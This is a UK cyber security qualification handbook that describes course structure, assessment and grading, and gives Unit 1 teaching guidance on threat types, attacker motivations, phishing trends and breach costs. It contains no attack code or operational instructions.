

TLM Level 2 Certificate in Cyber Security and Digital Forensics

QAN Code: 603/1452/7



Ian Lynch, Paul Taylor & Alan Wheelhouse

**TLM Handbook
Level 2 Certificate in Cyber Security and Digital Forensics**

“We know the scale of the threat is significant: one in three small firms and 65% of large businesses are known to have experienced a cyber breach or attack in the past year. Of those large firms breached, a quarter were known to have been attacked at least once per month.

It’s absolutely crucial UK industry is protected against this threat - because our economy is a digital economy. Over 95% of businesses have internet access. Over 60% of employees use computers at work. The internet is used daily by over 80% of adults - and four out of five people in the UK bought something online in the past year. And we know the costs of a successful attack can be huge. My message today is clear: if you’re not concentrating on cyber, you are courting chaos and catering to criminals.”

Rt, Hon. Matt Hancock, Minister for Department for Culture, Media and Sport, March 2017



This is version 1.0 of the TLM handbook for schools IT qualifications submitted for league table points from 2019 onwards and first published in May 2017. Further printed copies can be obtained from Lulu.com.

© Ian Lynch 2014, Paul Taylor & Alan Wheelhouse 2017. Special thanks to: Andrew Smith, Nuno Guarda, Aaron Saxton, Paul Mason & Bill Quinn. Some rights reserved. You may copy some or all of this publication under the terms of the Creative Commons Attribution-ShareAlike license 3.0.

The Regulated Qualifications Framework (RQF) was designed by the UK government's Qualifications and Curriculum Development Agency now replaced by Ofqual. The RQF is referenced to the European Qualifications Framework devised by the European Union.

The assessment model for the qualifications presented in this publication was designed by TLM in consultation with industry experts, employers and other stakeholders to make sure the qualification is rigorous and will fully prepare young people with the skills required for further study or future employment, irrespective of the specific industry.

The Learning Machine Ltd, Unit 4D Gagarin, Lichfield Road
Industrial Estate, Tamworth, Staffordshire, B79 7GN
(www.tlm.org.uk)

Table of Contents

1. Nature and purpose of this qualification	4
2. This qualification in summary	7
3. Introduction	10
4. Centre Requirements	11
5. Unit Structure	12
6. Assessment Methods	13
7. Examination Content	21
8. Moderation and Standardisation	25
9. How this qualification is graded	26
10. Qualification Administration	28
11. Detailed Guidance of Coursework and Assessment Examples	30
Unit 1 - Understanding of Cyber Security and Online Threats.	30
Unit 2 - Analysis and Understanding of Cyber Threats.....	48
Unit 3 - The Application and Deployment of Security Tools and Best Practice.....	68
Unit 4 - Extended Project: Defending an Online System.....	92
Annexe A - Sample Examination and Mark Scheme	120
Annexe B - Moderation of Coursework	134
Annexe C - A Sample Coursework Brief for Securing an Online System	138

1. Nature and purpose of this qualification

Who is this qualification for?

This qualification is designed for students who have an interest in digital security and the threats to IT systems. It is designed to give them a broad understanding of open systems so that they can then apply these to the understanding of threats to IT systems and how to counter these. It would suit any students interested in working in the growing industry related to cyber security, but also students interested in general employment involving IT, networking professions, infrastructure management and data management. Cyber threats now affect all aspects of IT and organisations connected to the Internet, which is almost all.

What does this qualification cover?

The qualification covers the current state of cyber attacks and crime in order to prepare students with a career either directly in cyber defence or as part of a network team looking after a public facing infrastructure or private commercial network or any activity which is Internet based. It also covers the ways that threats are manifested and for what purposes. It investigates the types of exploits, attacks and threats faced and the machine based or human issues that make it easier or harder to defend computer systems.

The learners then develop the skills and understanding required to be able to deal with the various threats. They can then assemble all of this into a portfolio of evidence they can use for marketing themselves for FH/HE or employment.

What could this qualification lead to?

It could lead to direct employment in the cybersecurity industry in a junior role or in a Modern Apprenticeship or further study at college or university levels.

Will it lead to employment?

The amount and complexity of online crime is growing by the day. There are currently nowhere near enough people to deal with it and that will only get worse. The government is putting significant resources into recruiting cyber aware people at all levels of industry. The opportunities for work in IT in relation to this subject area are very strong.

Will the qualification lead to further learning?

Universities have significant budgets for research into the way that threats to systems evolve and can be stopped. As more businesses move to an online model of delivery, so there is more attack. With more attack, there is a requirement for more defence. There will be increasing numbers of degree level and apprenticeship level opportunities in this exciting and fast paced field. For example GCHQ, the agency responsible for protecting the UK against threats of all kinds, are heavily recruiting people, especially women and members of minority groups, into cyber security careers with excellent apprenticeship programmes. They have also accredited several university level degree courses. The UK government has launched a Cyber Retraining Scheme based in Bletchley Park to reskill people with a technical background in order to deal with cyber threats. The UK Cybersecurity Challenge has developed school's challenges and national level competitions to encourage young people, especially girls to enter the field.

Who supports this qualification?

i) Industry: UKFast, Secarma, Cisco, CompTIA, LPI, OpenUK etc

ii) HE/FE: University of Westminster, Cardiff University, OU

All of the above organisations have had direct and indirect input into the development and ongoing support of this qualification.

2. This qualification in summary

Vocational sector: ICT, Digital

QAN Code: 603/1452/7

Age Range: 14+

How this qualification is assessed

- One written examination
- One digital portfolio that showcases the learner's digital forensic skills and understanding
- One small cyber security simulation project to test practical knowledge

How this qualification is graded

Pass, Merit, Distinction, Distinction*

Centre Registration

- This qualification requires centres to be registered with TLM and every learner to have a registration on the TLM Markbook site.

Mandatory units

- The Understanding of Cyber Security and Online Threats
- The Analysis and Evaluation of Threats
- The Application and Deployment of Security Tools and Best Practice
- Extended Project: Defending an Online System

How TLM and others support this qualification

TLM has a comprehensive programme of staff support and development including:

1. Monthly teacher workshops at TLM offices in Tamworth
2. Access to a wide range of quality teaching and learning materials plus insights into qualification delivery methods on the TLM Moodle <https://courses.theingots.org>. This site also contains access to a range of revision and other materials provided by existing TLM centres who embrace the creative commons philosophy of open source
3. All statutory information and access to TLM Markbook and Learning sites via <https://theingots.org>.
4. Access to Cisco practical materials and simulations.

How does TLM Quality Assure this qualification

Internally marked coursework that contributes to the digital online ePortfolio is subject to external moderation by TLM Moderators.

What is the qualification time

The following table shows the guided learning hours expected per unit to meet the skills and understanding expectation of the qualification. In addition, it is expected there will be extra hours outside of curriculum time, for example, research tasks set as homework, meeting with local companies, to further enhance the work completed. This makes up the qualification TQT or Total Qualification Time.

	Unit Title	GLH	Extra	TQT
CSDF1	The Understanding of Cyber Security and Online Threats	25	3	28
CSDF2	The Analysis and Evaluation of Threats	25	3	28
CSDF3	The Application and Deployment of Security Tools and Best Practice	25	3	28
CSDF4	Extended Project: Defending an Online System	50	6	56

3. Introduction

The TLM Level 2 Certificate in Cyber Security and Digital Forensics has been created in order to meet the needs of society that faces an ever more detailed and sustained attack on their privacy and personal data. The qualification is designed to give students a wide ranging and practical understanding of the skills and knowledge required to design and protect both internet and network based systems from harm.

The qualification and its associated programme of study examines these issues in a way that allows learners to fully understand the nature and range of threats that they will need to address and deal with in a real environment.

They are taught how to recognise the various threats to systems, assess the risks these threats pose using industry standard metrics, and be able to plan and action a response. They will also be taught the way that threats affect different parts of a system and the skills required to put in place mechanisms and protocols to reduce or eliminate these. They will explore the different tools available and be able to make judgements and recommendations for themselves and others. All of their skills and understanding will be reinforced by practical activities culminating in the creation of a working, fully tested and documented online platform, which is secure against common online threats. This platform can be used as evidence of their skills and understanding when applying for further studies or employment opportunities.

4. Centre Requirements

- Procedures for Centre approval Full details can be found at <https://theingots.org/community/QCF5.11>
- The procedure for recognising the Centre is as follows:
- The Principal Assessor, on behalf of the Centre, confirms compliance with the contractual conditions by signing an agreement on the certification web site and provides details of the Centre's internal quality assurance procedures to the satisfaction of the Awarding Organisation.
- The continued compliance with the requirements of the Awarding Organisation is verified through an annual visit to the Centre where and deficiencies are noted on the Centre's account together with any actions need to fully meet the requirements.
- TLM qualifications require full adherence to “JCQ” principles for the conduct of examinations and coursework components.
- Full details of JCQ policies for candidates and for centre exam secretaries can be found at

<http://www.jcq.org.uk/exams-office>

5. Unit Structure

This qualification consists of the following mandatory units

	Unit Title	GLH	Credits
CSDF1	The Understanding of Cyber Security and Online Threats	25	3
CSDF2	The Analysis and Evaluation of Cyber Threats	25	3
CSDF3	The Application and Deployment of Security Tools and Best Practice	25	3
CSDF4	Extended Project: Defending an Online System	50	5

6. Assessment Methods

This qualification will be assessed by Coursework (40%) including a practical Cyber Security Test, and Examination (60%)

The Coursework

Coursework will consist of one major project demonstrating a holistic use of security skills. The students will be expected to plan, execute, evaluate and document a working online system that is, as far as possible, free from external and internal threats to the security.

A Basic project can demonstrate the learner's knowledge and understanding of online security and will gain up to 20 marks

An "Enriched" project which covers a wider range of techniques and applications and can gain an additional 10 marks

A more in depth "Extended" project which demonstrates independence of thought, provides reasons for the choices made, analysis, interpretation and evaluation will gain an additional 10 marks.

Setting, administering and supervising coursework

The coursework component contributes 40% to the final assessment.

Coursework is defined as work done on the course **but should not be directed by the teacher.**

An indicative sample brief for protecting a Wordpress site is shown in Annexe C, though centres are free to use systems that work for them. Resources will be provided in conjunction with industry experts and professionals using state of the art simulation systems.

The project chosen should give students opportunities to satisfy all of the coursework objectives.

Students may choose any line of enquiry for their project,

The project may reflect

- personal interests of the student
- another course at school or college
- local interests
- current trends in cybercrime
- identified national priorities

It should be chosen to ensure that the skills, techniques, concepts, theories and knowledge from across the qualification content are demonstrated effectively and in an integrated way.

The project should involve opportunities for designing the overall strategy, the identification of aims and hypotheses, the identification of appropriate data to be collected, the techniques which will be used and how it will be presented.

Learners will need to be provided with opportunities to:

- create and secure web based systems
- use security tools critically and effectively
- use online support and guidance
- use available hardware and software support

It is important to show the reasons which underpin the choices which have been made.

The use of software packages and apps should be encouraged at all times since this is very much at the heart of what is functional in real-life situations.

The Practical Test

TLM has secured partner collaboration through Cisco to use their Packet Tracer system. This system allows the user to be tested in a web browser on a simulated network. This will allow users to practice their skills in dealing with a number of issues without causing disruption to their school or college network.

Group work / Working in a team

Group work in the coursework is allowed. Students may work together on different aspects which can then be shared. When group work is undertaken it is important that each student makes clear their contribution and also acknowledges the work of others.

Many employers and further education institutes are increasingly looking for students to demonstrate “soft skills”. The academic achievements of the learners, in terms of GCSE and Technical qualifications will be obvious, but the soft skills will be less so.

- Can they communicate issues identified, risks posed and justify their choices to mitigate these risks.
- Can they convince others in a team that their idea is the best one to adopt.
- Can they motivate their friends in a project to work as hard as they are so that the targets do not get missed.
- Can they be led by someone else in the team and accept their ideas, even if they disagree with them.
- Can they work independently on a sub-project while others work in different areas, but not lose site of the main goals.

TLM firmly believe that this qualification is an opportunity for learners to develop and showcase these skills in their project work. The challenge to teachers will be the ability to recognise the contribution of each individual, in order to make reliable assessments. TLM will assist in this as far as possible with support.

Standardisation

The Lead Assessor at the centre is responsible for ensuring that assessment is standardised across the centre.

Moderation

Centres may request moderation of coursework components at any stage of the course to meet the needs of the teacher. The Moderator will choose a sample at random from those students ready for moderation.

Centres are advised to submit samples as early as possible. The moderator will provide brief feedback notes to highlight problem areas or omissions which can be rectified before the final submission.

For final moderation the work of the learner with the highest and lowest mark will always be included in the sample along with a random spread of other learners.

Marking Criteria

Students will use a project management cycle for the development of their coursework folios that will be assessed for:

Research

Learners will undertake research around the brief that enables them to meet the assessment criteria, Strands assess:

- The techniques and tools used in cyber security
- The different types and level of threat
- The parts of system affected and by what
- The opportunities for assistance in the community
- The impact of compromise to the system, user and organisation

Planning

Learners will develop a plan for their brief that enables them to meet the assessment criteria, Strands assess:

- The type of software and hardware needed to host and protect a web site
- The software and hardware applications needed
- The roles and permissions required
- The tools needed for forensics and tracking of threats

Execution

Learners will produce a digital profile that enables them to meet the assessment criteria, Strands assess:

- The production of the site and security settings for delivery
- The skills, knowledge and understanding displayed in producing the site and securing it
- The security of the completed site

Testing

Learners will devise and operate testing procedures that enables them to meet the assessment criteria, Strands assess:

- Tests that ensure the confidentiality, integrity and availability of a site.
- Collection of quality test data from using multiple tools to verify test findings
- Evidence that testing leads to higher quality and a more secure site

Evaluating

Learners will analyse and evaluate their digital profile in order to meet the assessment criteria, Strands assess:

- Evaluating against success criteria and SMART targets set in the plan
- The ability to identify “even better if” improvements
- Appreciation of the extent to which learners have worked in a productive and efficient manner and ways that this could be improved.

These criteria are assessed at one of three nested levels, basic, enriched and extended. The nesting of the assessment criteria assumes that a student achieving enriched has completed the requirements for basic.

Presentation

The ability to get across ideas in the digital forensics world is not always as obvious as it seems.

Learners will understand and apply skills to make sure that they convey their ideas to others in a way that is not confused or over complicated.

They will demonstrate the presentation skills to a semi-professional level, whether it is face-to-face, via some type of online meeting system, or via digital platforms; adjusting the style and format for each of these environments as needed.

The Examination

This qualification has a single written (online) exam paper weighted at 60 marks

- Students may retake this examination once - the better of the two marks gained to be counted
- Style of exam - The exam will be made up of
 - 10 multiple choice questions worth 1 mark each
 - A number of short to medium length questions worth 1 - 4 marks
 - At least 3 longer unstructured questions worth 6-8 marks

Assessment Objectives

TLM examinations use a consistent set of Assessment Objectives across their range of awards. The description of each AO and overall qualification weighting is in the table below.

Assessment Objectives	Weighting
AO1 - Recall, select and communicate their knowledge and understanding of ICT	30
AO2 -Apply knowledge, understanding and skills to produce ICT based solutions	50
AO3 -Analyse, evaluate, make reasoned judgements and present conclusions	20

Each of the qualification elements, is further assessed via the overall Assessment Objectives in the following table.

	AO1	AO2	AO3
Coursework	15	15	20
Exam	20	20	10

Methods of delivery

TLM does not prescribe any methods of delivery, however, the following should be borne in mind:

- The practical projects in preparing a site against attack are designed not only to deliver Assessment Objective AO1-AO3, but to provide a practical context to the concepts covered in other subjects.
- A variety of ways for delivering this qualification will be expanded and exemplified in the course Moodle <https://courses.TLM.org.uk>

Marking

Marks gained by learners on the written exam will be notified to centres within 20 days of the learners sitting the paper.

- Notification periods for sitting the exam - A minimum of two weeks notice is required for the provision of online examinations
- Exam requests must be made through the TLM Markbook <https://www.TLM.org.uk>

7. Examination Content

Unit	Title	Marks	%
CSDF1	The Understanding of Cyber Security and Online Threats	10	20
CSDF2	The Analysis and Evaluation of Cyber Threats	10	20
CSDF3	The Application and Deployment of Security Tools and Best Practice	20	30
CSDF4	Extended Project: Defending an Online System	20	30

Sample assessment materials are provided in Appendix A

Sample examinations and mark schemes, as well as coursework exemplars will be available on the main TLM website, Moodle site or other sites such as the Cisco NetAcad.

Grade Structure

A Distinction grade candidate will exhibit most of the following characteristics.

Candidates demonstrate a high level of independence in using IT applications to support their learning. They recall, select and communicate a thorough knowledge and understanding of the technologies common to a range of applications including the impact of their use in social and commercial contexts.

They apply knowledge, understanding and skills to a variety of situations, selecting and using a range of IT tools efficiently to solve problems and produce effective IT-based solutions to support their learning. They relate these to comparable activities in the world of work. They manipulate and process data efficiently and effectively.

They interpret information and transfer knowledge and understanding from familiar to unfamiliar contexts. They work creatively exploring and developing ideas. They adopt systematic approaches to safety, promoting secure and responsible practices.

They use scientific methods to analyse problems such as control of variables and observations to identify needs and opportunities.

They set hypotheses in the context of IT user issues and critically analyse and evaluate the applications they use. They review their own work and that of others making supportive and constructive criticism where appropriate. They use IT to communicate effectively, demonstrating a clear sense of purpose and audience.

A Pass grade candidate will exhibit most of the following characteristics

Candidates demonstrate the ability to select and use relevant knowledge, ideas, skills and procedures to complete well-defined tasks and address straightforward problems. They take responsibility for completing tasks and procedures and exercising autonomy and judgement subject to overall direction or guidance.

They use understanding of facts, procedures and ideas to complete well-defined tasks and address straightforward problems in supporting their learning. They interpret information and ideas related to the social and commercial impact of IT, showing awareness of the types of information that are relevant to their areas of study.

They identify, gather and use relevant information to inform their actions and make judgements about how effective their actions have been.

They work safely and securely, identifying key risks, taking reasonable actions to avoid them. They collaborate in reviewing their work evaluating the way they and others use IT and they take positive actions to improve. They use IT to communicate, demonstrating consideration of purpose and audience.

The Extended Project - Securing a Site against attack

This is work completed under supervision and submitted before the learner is entered for the examination.

Candidates must achieve at least 20 marks on the coursework Element, including the practical simulation test, as an entry requirement for the examination

Synoptic Assessment

Threads for Synoptic assessment

Assessment Objectives

- AO1: Recall, select and communicate their knowledge and understanding of ICT
- AO2: Apply knowledge, understanding and skills to produce ICT based solutions.
- AO3: Analyse, and make reasoned judgements and present conclusions.

The moderation and assessment of coursework will run through the entire body of learner's work and the final coursework grade will be based on this assessment and an overall assessment of their finished extended project.

8. Moderation and Standardisation

Moderation on demand

TLM offers a unique service where coursework is moderated as requested. This gives teachers rapid feedback on the suitability of their learner's work so that they can adjust it to the correct levels or allow learners to carry on with other tasks.

TLM moderators will provide feedback

Feedback is given and suggestions made so that teachers can feel confident that the work their learners are producing is to the correct levels and standards. This frees them up to do more focussed teaching and not wait until the end of the course to find out problems when it is too late to fix.

Requirements to use the Markbook

All centre staff delivering the TLM qualifications are required to be fully trained and validated on the use of the online Markbook. The training will take place at the centres, or regional hubs, as an integral part of centre induction

Moderation workshops

TLM has an ongoing commitment to the CPD of centres delivering its qualifications. Course delivery and moderation workshops are offered to centres on a monthly basis at TLM Head Office. These workshops are free of charge to assessors.

9. How this qualification is graded

The qualification overall will be graded 40% by coursework and 60% by external examination using the P/M/D/D* grading system.

However, since this is a Level 2 qualification, the student's coursework will act as a guide as to their final level. Students not reaching the required level of coursework will be advised to take a Level 1 course. They could take the TLM Level 1 IT course examination to achieve Pass, Merit, Distinction and Distinction* which will equate to grades G - D, or 1 – 4 respectively.

This will ensure that credit is achieved by students across the entire range of internally and externally assessed work. Students achieving the highest grades will have high marks in both areas.

The following table shows how this will work in practice.

Student	Coursework Grade	Examination Grade	Final Grade
1	20%	30%	Pass - 50%
2	30%	35%	Merit - 65%
3	40%	40%	Distinction - 80%

The examination will ensure that students who are relatively weak on coursework will not be able to achieve very high marks on the examination. The coursework assessment is designed to award higher marks to learners who show more aptitude and inventiveness in the skills and understanding of their practical work.

Students who are strong on the coursework element will be able to access the higher marks on the examination to achieve high marks across all aspects of the qualification.

[The published grade boundaries may be subject to change]

10. Qualification Administration

Submission of coursework and deadlines

All coursework has to have been moderated and signed off for students to be entered for the examination. As the final day for sitting the online exam is the final school day in June of any particular year all coursework must have been submitted by May 31st.

Submission of exam requests

Requests for the provision of online exams must be received by TLM two weeks prior to the exam being sat.

Exam policies and procedures

As previously noted the conduct of all assessment components of this qualification are as those laid down in the JCQ procedures <http://www.jcq.org.uk/exams-office>

In simple terms:

- External moderators are required for the supervision of online exams
- Class tutors should not be present whilst students are taking the exam but the principal assessor may attend the start of the exam in case of any technical issues
- All coursework submitted must be the work of each individual student and be free from any form of plagiarism
- **All exams, until TLM state otherwise, are live and therefore cannot be seen by invigilators or exams officers and cannot be shared after the exam has finished.**

Appeals procedures

TLM has comprehensive policies and procedures for dealing with Appeals. These are documented with links on the web site at https://theingots.org/community/ofqual_appeals

Malpractice definitions and sanctions

TLM has comprehensive policies and procedures for dealing with malpractice. These are documented with links on the web site at <https://theingots.org/community/node/5492>

Assessors should be familiar with these policies and make them clear to candidates. Assessors should inform their account manager if they suspect any instance of malpractice that could have a material effect on the outcome of any assessments, either for themselves or colleagues. This is part of the upholding of standards that is part of the contract with TLM.

11. Detailed Guidance of Coursework and Assessment Examples

Unit 1 - Understanding of Cyber Security and Online Threats

Understand the range and variety of cyber threats .1	Analyse and detail the types of threat currently in operation .2	Evaluate the impact of threats on various individuals and organisations .3
I can explain the basic 1.1 nature of a cyber threat	I can describe the 2.1 motivations of people behind threats	I can describe the 3.1 impact on the economy of cyber threats
I can list some of the 1.2 more common threats	I can analyse the main 2.2 threats in terms of the mechanisms they use	I can assess the level 3.2 of threat to my home environment
I can explain the main 1.3 features of threats to individuals	I can describe how the 2.3 features of threats make them operate	I can determine the 3.3 threat to a website in a safe and controlled environment
I can explain the main 1.4 features of threats to companies	I can describe how 2.4 attacks on companies are designed to work	I can determine the 3.4 threat to a server in a safe and controlled environment
I can summarise the 1.5 variety of threats for an audience	I can describe threats in 2.5 terms of their hierarchy of damage	I can produce a 3.5 presentation or report on my findings

Evidence for learning in this unit: Written answers in the terminal exam, material in their ePortfolio

Detailed Guidance for the delivery of this Unit:

1. Understand the range and variety of cyber threats

1.1 I can explain the basic nature of a cyber threat

Learners should be able to explain a cyber threat using examples

Additional information and guidance

There is a great deal of debate about what cyber threats are and the range and extent of the threats. At the very simplest level it is something that is facilitated through computer networks, the networks carry traffic through “cyberspace”. So any threat delivered by computers to other computers is a cyber threat. The threats can also range in the extent of their damage. Some cyber threats are just a nuisance as they may disrupt a website or push pop up messages at you while browsing. Other threats are for more serious, such as the disruption of a country’s key infrastructure as happened to Iran in 2010 or many countries in May 2017 with the Wannacry Ransomware attack. The more computers come online and carry out vital functions, the more attractive they are to criminals who want to use access to those computers or networks of computers to cause problems or extort money.

Learners should be able to write their own understanding of some of these threats and the impact they have in order to show they have a good feel for their nature.

1.2 I can list some of the more common threats

Learners should be able to list a number of basic threats

Additional information and guidance

Most of the threats to computers and systems are well documented and there is always some issue in the news related to cybercrime. Learners should be able to make a list of a number of the most commonly occurring threats, such as:

- Fraud and financial crime
- Terrorist related
- Extortion
- Warfare
- Viruses/malware
- Denial of Service
- Spam, phishing etc
- Obscenity
- Harassment/trolling/bullying
- Trafficking

1.3 I can explain the main features of threats to individuals

Learners should be able to explain how some of the above threats affect their victims

Additional information and guidance

The type of threat used will determine how much damage it causes to individuals and the nature of the damage. In the case of cyberbullying that occurs at schools, it is generally focussed on one or two people and the damage is psychological as the victims feel oppressed and frightened to interact with others. There are documented cases where this has led to suicide. With crimes related to fraud or extortion the damage is both psychological and financial. Psychological because the people affected no longer feel safe online and feel violated. The financial costs will vary depending on the ability of the attacked person to pay. In addition the reputational damage a company may suffer has a direct impact on the earnings, share price and volume of customers as happened during the TalkTalk breach in 2016. Some threats to individuals cause them little or no direct harm at all. The use of botnets is an example here. The end users have little or no idea that their

computer is part of a huge network of other computers that are being used to attack other networks. The end user might notice an increase in Internet traffic, but probably not enough to realise they are infected. In 2010 a Spanish team found 13 million computers being used as part of a botnet.

1.4 I can explain the main features of threats to companies

Learners should be able to explain some company based threats.

Additional information and guidance

As companies have significantly more resources and wealth, the nature and scale of the attacks is significant. To some extent, the cost to these companies is not born by one person, so the emotional and psychological damage may be less, though someone will always be held accountable for the damage.

There are daily examples of threats to companies in the news for learners to analyse and explain. An example of a recent UK one was the attack on the telephone and Internet company talkTalk in 2016.

<http://www.bbc.co.uk/news/uk-34611857>

The attack of their system and the subsequent bad publicity caused their shares to drop 10%. This amounted to a loss of £60 million.

Companies cannot afford to lose their reputation in the public domain so will often pay money to cyber criminals just to make sure it never hits the news. This means they are more likely to suffer fraud and extortion attacks as a result.

Learners can give some examples of threats to companies and say why they are specifically bad for companies compared to individuals.

1.5 I can summarise the variety of threats for an audience

Learners should be able to demonstrate their understanding by presenting their findings

Additional information and guidance

To demonstrate their clear understanding of the types of threats and the problems they cause to individuals and companies or society, learners should produce a short presentation. This can take several forms: as a leaflet for people to read, perhaps as a leaflet in the library, a presentation using presentation software, a multimedia display, an advert or drama or a blog post to name a few.. This process will help learners summarise the main points and show some clarity of understanding.

2. Analyse and detail the types of threat currently in operation

2.1 I can describe the motivations of people behind threats

Learners should be able to demonstrate they understand what motivates people to attack systems

Additional information and guidance

The type of target combined with the vector of the attack will likely be a guide to what the motivation is by the person or group the attack was carried out by. Increasingly, there are coordinated attacks that are on an international scale. In early 2017 it was commented that the state of Russia may have been involved in trying to alter the outcome of the US Presidential elections. The motivation here is a complex one. The outcome of Donald Trump

winning the election was presumably seen as favourable to the Russian state operatives. In some cases, the motivation is greed of some sort.

When criminals engage in malicious cyber activity into commercial retailers or other large organisations in order to blackmail them, they just want to get money. The threat to companies is so great that they will invariably pay large amounts in order to avoid disruption to their services or damage to their reputation. The gambling industry is a good example of this. If the criminals can hide their location, it makes it easier for them to break in without being traced back to their origin.

Learners need to describe in their own words what sort of motivations they have found in their research, or what their own interpretation of the motivations is. Much of the motivation will be emotion based: greed, despair, frustration, excitement, revenge, etc. This can be defined by learning about the types of threat actors who carry out attacks as shown on the following page:

Attacker	Level of Skill	Motivation	Example Victim	Potential Impact
Advanced Persistent Threat (APT) / Nation State Actor	Very High	Ideology	Military Secrets	Very High
Industrial Espionage	High	Profit / disruption	Competitors	High
Organised Cybercrime	High - Medium	Money	Banking or bank customers	High to Med
Hacktivist	Varies	Ideology	Causes not in line with their views	Med - High

			i.e. large corporations	
Insider Threat	Med to Low (typically)	Revenge	Own Company	Very High
Script Kiddies	Low	Curiosity / respect of peers	Minecraft servers	Low

Some terms for learners to research are:

- The Activist
- The Getaway
- The Insider
- The Mule
- The Nation State Actor
- The Professional

2.2 I can analyse the main threats in terms of the mechanisms they use

Learners should be able to research and comment on some of the ways threats are carried out

Additional information and guidance

One of the easiest ways for cyber criminals to get into a company's system is through the general decency of human nature which they shamelessly exploit. This is known as social engineering. There are many cases where criminals will phone up various junior people in a company and pretend to be someone from the IT department and try to get access by tricking people out of their own login details. If people can get into an organisation physically, they can then pretend to be someone such as a computer maintenance technician and

trick people out of their logins. Once they have these login details they can then begin to penetrate other aspects of the system.

Other mechanisms will be:

- DDoS (Distributed Denial of Service)
- CPM (Cross Platform Malware)
- Phishing
- Spearphishing
- Waterhole attack
- XSS Cross Site Scripting
- SQL Injection attack

Learners can research and define these types of attack.

2.3 I can describe how the features of threats make them operate

Learners should be able to describe the threats they have researched

Additional information and guidance

Learners need to describe how the items in 2.2 function and show they understand some of the main ways they are used. Each one works in a different way and has different delivery mechanisms as well as outcomes. A DDoS attack, for example, will cause the system to go slow or stop and this will cause the customers some annoyance and disruption which will damage the company's reputation. There is a real danger companies that lose their reputation will soon go out of business, so the company will do anything to prevent this and will often pay ransoms to hackers to stop the DDoS attacks. If the DDoS attack is designed to stop a

company altogether, then they will not care about payment or financial incentives and will just try to destroy a company. Alternatively, a phishing attack relies on the poor training of internal personal and the gullibility of staff. The delivery is usually via an email that delivers a file with a payload that can infect a system or work by enticing a victim to click on a malicious link. It only works if someone clicks on the link to activate the code.

The level of phishing attacks is increasing significantly as the following graphic from Wikipedia shows.

Total number of unique phishing reports (campaigns) received, according to [APWG](#)^[71]

Year	Jan	Feb	Mar	Apr	May	Jun	Jul	Aug	Sep	Oct	Nov	Dec	Total
2005	12845	13468	12883	14411	14987	15050	14135	13776	13562	15820	16882	15244	173063
2006	17877	17163	18480	17490	20109	28571	23670	26150	22136	26877	25816	23787	268126
2007	29930	23610	24853	23656	23415	28888	23917	25624	38514	31650	28074	25683	327814
2008	29284	30716	25630	24924	23762	28151	24007	33928	33261	34758	24357	23187	335965
2009	34588	31298	30125	35287	37165	35918	34683	40621	40066	33254	30490	28897	412392
2010	29499	26909	30577	24664	26781	33617	26353	25273	22188	23619	23017	21020	313517
2011	23535	25018	26402	20908	22195	22273	24129	23327	18388	19606	25685	32979	284445
2012	25444	30237	29762	25850	33464	24811	30955	21751	21684	23365	24563	28195	320081
2013	28850	25385	19892	20086	18297	38100	61453	61792	56767	55241	53047	52489	491399
2014	53984	56883	60925	57733	60809	53259	55282	54390	53661	68270	66217	62765	704178
2015	49608	55795	115808	142099	149616	125757	142155	146439	106421	194499	105233	80548	1413978
2016	99384	229315	229265	121028	96490	98006	93160	66166	69925	89232	118928	69533	1380432

This only shows the ones reported, so it is likely even higher than this suggests.

2.4 I can describe how attacks on companies are designed to work

Learners should be able to describe in their own words what attacks are expected to achieve

Additional information and guidance

This criterion is related to others in this unit in that the activities of the company, and perhaps the motivation of the attacker, will determine the reason and design behind the attacks. Security aware companies may employ a professional to run a simulated attack on their systems to test the defences and look for vulnerabilities. These hackers are known as white hats who work within the law and only with prior authorisation. Some hackers conduct attacks to bring attention to the company's lack of good security. If they are not authorised to do so they are breaking the law, however their motivation is not malicious. These are known as grey hat hackers. At the other extreme the attack will be to extort money from a company. These are known as black hat hackers. The "hats" come from traditional cowboy movies where typically the sheriff has a white hat and the "baddie" has a black hat.

The way the attacks work will therefore vary and understanding the motivation is therefore key to stopping or preventing them. In many cases they require a level of control or deeper access to the network. In other cases the attacks are designed to steal information or gain some nominal rights. These rights may then be escalated and different parts of the network tested for weaknesses, an exploit or security misconfiguration, which can then be identified and used.

In describing the form of attack, learners should pick one as an example, perhaps from the press, and explain how it worked and some of the stages. Some of the detail may not be revealed for other security reasons, but they should be able to convey some sense of which type of attack could have achieved a given effect.

2.5 I can describe threats in terms of their hierarchy of damage

Learners should be able to describe some damage caused by different threats

Additional information and guidance

Some of the detail on this criterion may be addressed in other criteria above, but will need fleshing out somewhat. One of the aspects here is that damage may not necessarily be the most obvious one, such as physical damage to a computing network. Some of the real damage might occur to the well-being of the employees. As with a burglary that occurs on a home, it is the thought that someone came in to your house and looked around and took something. As with other criteria here, there is a scale of damage that can be described. Some companies that suffer the theft of customer data may lose so many customers that they have to close down, this is clearly significant for the company itself. Other companies may lose a percentage of their income, as was the case with TalkTalk who had a breach of customer data and were fined heavily by the Information Commissioner's Office (ICO). Some attacks may not have a clearly defined financial impact, such as the leak of information from the US government.

Learners can cite a number of examples from their own research to show the range and scale of different attacks with some of their own commentary on the damage, implied or otherwise. Learners may also be taught industry standard metrics used to assess the risk and impact of a vulnerability. The most frequently used of which is the Common Vulnerability and Scoring System CVSS.

<https://nvd.nist.gov/vuln-metrics/cvss/v2-calculator>

It is not anticipated that learners will develop an in depth understanding of the system, however, a basic understanding will allow them to quantify in numeric terms the risk associated with a system vulnerability. For example, a vulnerability may be used remotely, without authentication and requires little skill which would achieve total compromise of a system VS a vulnerability which is complex, requires skill and only gains limited access.

3.Evaluate the impact of threats on various individuals and organisations

3.1 I can evaluate the impact on the economy of cyber threats

Learners should be able to offer some basic evaluations of cyber threats

Additional information and guidance

How much money is lost from the economy because of cyber crime? Can we really know as many companies may not report the attacks because it will impact on their image and their image is everything. Is it possible to give a value to the threats? The UK government commissioned a report in May 2016 which showed some of the financial costs of security breaches.

https://www.gov.uk/government/uploads/system/uploads/attachment_data/file/521465/Cyber_Security_Breaches_Survey_2016_main_report_FINAL.pdf

The following infographic from this report shows some of the range of financial damage.

65% of large firms detected a cyber security breach or attack in the past year



25% of these experience a breach at least once per month



£3m the most costly breach identified in the survey



Average cost of a breach to large businesses = £36,500



Only 5% of firms have ongoing monitoring of breach costs



Using this information, we can see that there is an average cost of £36,500. If there is something like 1,000 large companies, though there will be considerably more, this means a loss of £36.5 million. However, the Cabinet Office estimates the total amount to be £27 billion.

https://www.gov.uk/government/uploads/system/uploads/attachment_data/file/60943/the-cost-of-cyber-crime-full-report.pdf

In April 2017, both Google and facebook were subject to an attack of “CEO Fraud” and lost \$100 million.

<http://www.bbc.co.uk/news/technology-39744007>

